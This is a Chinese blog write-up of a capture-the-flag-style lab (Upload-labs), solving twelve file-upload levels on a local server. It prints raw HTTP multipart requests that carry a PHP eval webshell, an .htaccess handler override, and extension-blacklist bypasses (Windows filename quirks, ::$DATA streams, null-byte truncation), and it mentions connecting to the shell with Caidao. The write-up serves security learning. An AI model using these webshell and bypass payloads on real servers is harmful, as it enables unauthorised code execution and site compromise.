复现文件上传漏洞（靶场练习）

原创


Au.J 于 2018-11-10 18:10:08 发布 7129 收藏 35
分类专栏： 漏洞利用 文章标签： 文件上传漏洞 靶场 writeup Upload-labs

最近越来越感觉菜了，又把各种漏洞基础原理深入理解玩了玩，巩固一下。然后找到一个不错的上传漏洞汇总的靶场，记录一下。


靶场源码地址：github.com/c0ny1/upload-labs

我这里为了方便，就下载了靶主已经集成配置好的环境进行本地搭建。地址：github.com/c0ny1/upload-labs/releases

本地搭建好是下面这个页面：




考察点：



直接开始

第一关


查看提示



直接利用Burp Suite代理改后缀，或者利用插件禁用js。


```
-----------------------------16812928209O9
Content-Disposition: form-data; name="upload_file"; filename="1.php"
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----------------------------16812928209O9
Content-Disposition: form-data; name="submit"

□□□
-----------------------------16812928209O9--
```

成功上传



第二关


查看提示



利用Burp Suite修改Content-Type类型为 image/jpeg


```
-----------------------------307911154417619
Content-Disposition: form-data; name="upload_file"; filename="2.php"
Content-Type: image/jpeg
```

成功上传



第三关

查看提示



修改后缀为php3依然会被解析

```
-----------------------------279216460150 86
Content-Disposition: form-data; name="upload_file"; filename="3.php3"
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----------------------------279216460150 86
Content-Disposition: form-data; name="submit"
```

成功上传

第四关

查看提示

是基于黑名单的方式，这一关利用重写文件解析规则绕过　上传.htaccess文件(基于黑名单)


大概原理：


Apache中当上传到文件全部被解析为.jpg的后缀时。可以尝试一下后缀为.htaccess的文件。

<FilesMatch "4.jpg">
SetHandler application/x-httpd-php
</FilesMatch>

代码的含义 是 将上传的文件后缀名为.jpg格式的文件以 php格式来解析文件成功绕过


上传






菜刀连接一下

可以直接用菜刀连接 http://127.0.0.1/upload/4.jpg



第五关

查看提示




这里无法使用.htaccess文件绕过

利用PHP 和 Windows环境的叠加特性，以下符号在正则匹配时的相等性：

```
双引号"     =   点号.
大于符号>   =   问号?
小于符号<   =   星号*
```

然后使用：截断上传， ：截断上传会使文件为空，可以利用上述特性再次上传 5.< 覆盖写入shell。




成功上传，但是大小为0KB。

再次上传

```
-----------------------------14955882516784
Content-Disposition: form-data; name="upload_fi
filename="5.<"
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----------------------------14955882516784
```


成功写入



参考链接：www.waitalone.cn/php-windows-upload.html

第六关

查看提示




依旧是黑名单过滤，查看源代码

```php
if (file_exists($UPLOAD_ADDR)) {
    $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtm
    $file_name = $_FILES['upload_file']['name'];
    $file_name = deldot($file_name);//删除文件名末尾的点
    $file_ext = strrchr($file_name, '.');
    $file_ext = strtolower($file_ext); //转换为小写
    $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
```


还是利用Windows系统的文件名特性，文件名中不能出现点，冒号，空格等符号的特性，会直接消除


会被windows系统自动去掉不符合规则符号后面的内容



在Burp Suite中修改其上传名加上 空格 绕过代码。


```
Upgrade-Insecure-Requests: 1

-----------------------------161551522018010
Content-Disposition: form-data; name="upload_file"; filename="6.php "
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----------------------------161551522018010
```

成功上传



第七关

查看提示




查看源代码

```
$deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtm
$file_name = trim($_FILES['upload_file']['name']);
$file_ext = strrchr($file_name, '.');
$file_ext = strtolower($file_ext); //转换为小写
$file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
$file_ext = trim($file_ext); //首尾去空
```


与上一关相比，并没有删除点　可以最后加点绕过

```
-----------------------------53004523040
Content-Disposition: form-data; name="upload_file"; filename="7.php."
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----------------------------53004523040
```


成功



第八关

查看提示


查看源代码




这里没有过滤 ::$DATA 利用 Windows文件流特性绕过 构造8.php::$DATA 会被保存为8.php

当然我们也可以通过构造8.php. . 点空格点 绕过函数校验。

这里就演示构造8.php::$DATA





第九关

查看提示

查看源代码


```php
if (file_exists($UPLOAD_ADDR)) {
    $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm","
    $file_name = trim($_FILES['upload_file']['name']);
    $file_name = deldot($file_name);//删除文件名末尾的点
    $file_ext = strrchr($file_name, '.');
    $file_ext = strtolower($file_ext); //转换为小写
    $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
    $file_ext = trim($file_ext); //首尾去空
```


依然是黑名单校验加文件名处理

这里就利用上一关的第二种方式绕过

```
-----------------------------26423306993490
Content-Disposition: form-data; name="upload_file"; filename="9.php. ."
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----------------------------26423306993490
```


成功




第十关

查看提示

会去除脚本后缀，可以通过双写绕过




可以看到保存为10.php



第十一关

查看提示



抓包

```
POST /Pass-11/index.php?save_path=../upload/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/2010010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.8,zh;q=0.5,en;q=0.3
Content-Type: multipart/form-data; boundary=---------------------------24850
Content-Length: 329
Referer: https://translate.google.com/
X-Forwarded-For: '
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------248502918029440
```


补充点知识：

截断条件： php版本小于**5.3.4** 大于此版本的修复了


php的**magic_quotes_gpc**为**OFF状态** 这函数是魔术引号，会对敏感的字符转义的 空就会被转义加个反斜杠

因为我们是集成包，所以环境一切都是完美的~~~

利用截断，构造路径 文件名就会被截断啦。


```
POST /Pass-11/index.php?save_path=../upload/11.php%00 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gec
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: zh-CN,en-US;q=0.8,zh;q=0.5,en;q=0.3
Content-Type: multipart/form-data; boundary=----------------------
Content-Length: 329
```

成功



第十二关

查看提示



老样子，抓包修改


```
-----------------------------6363819815 34
Content-Disposition: form-data; name="save_path"

../upload/
-----------------------------6363819815 34
Content-Disposition: form-data; name="upload_file"; filename="12.php
Content-Type: image/jpeg
```

提交方式不一样而已 构造0x00截断 这里在16进制改加个分号方便查找进行修改


3b	20	6e	61	6d	65	3d	22	73	61	76	65	5f	70	61	74	; name="save_pa
68	22	0d	0a	0d	0a	2e	2e	2f	75	70	6c	6f	61	64	2f	h"../upload/
31	32	2e	70	68	70	00	0d	0a	2d	2d	2d	2d	2d	2d	2d	12.php-------
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	----------
2d	2d	2d	2d	2d	2d	36	33	36	33	38	31	39	38	31	35	------6363819815

```
-----------------------------6363819815 34
Content-Disposition: form-data; name="save_path"

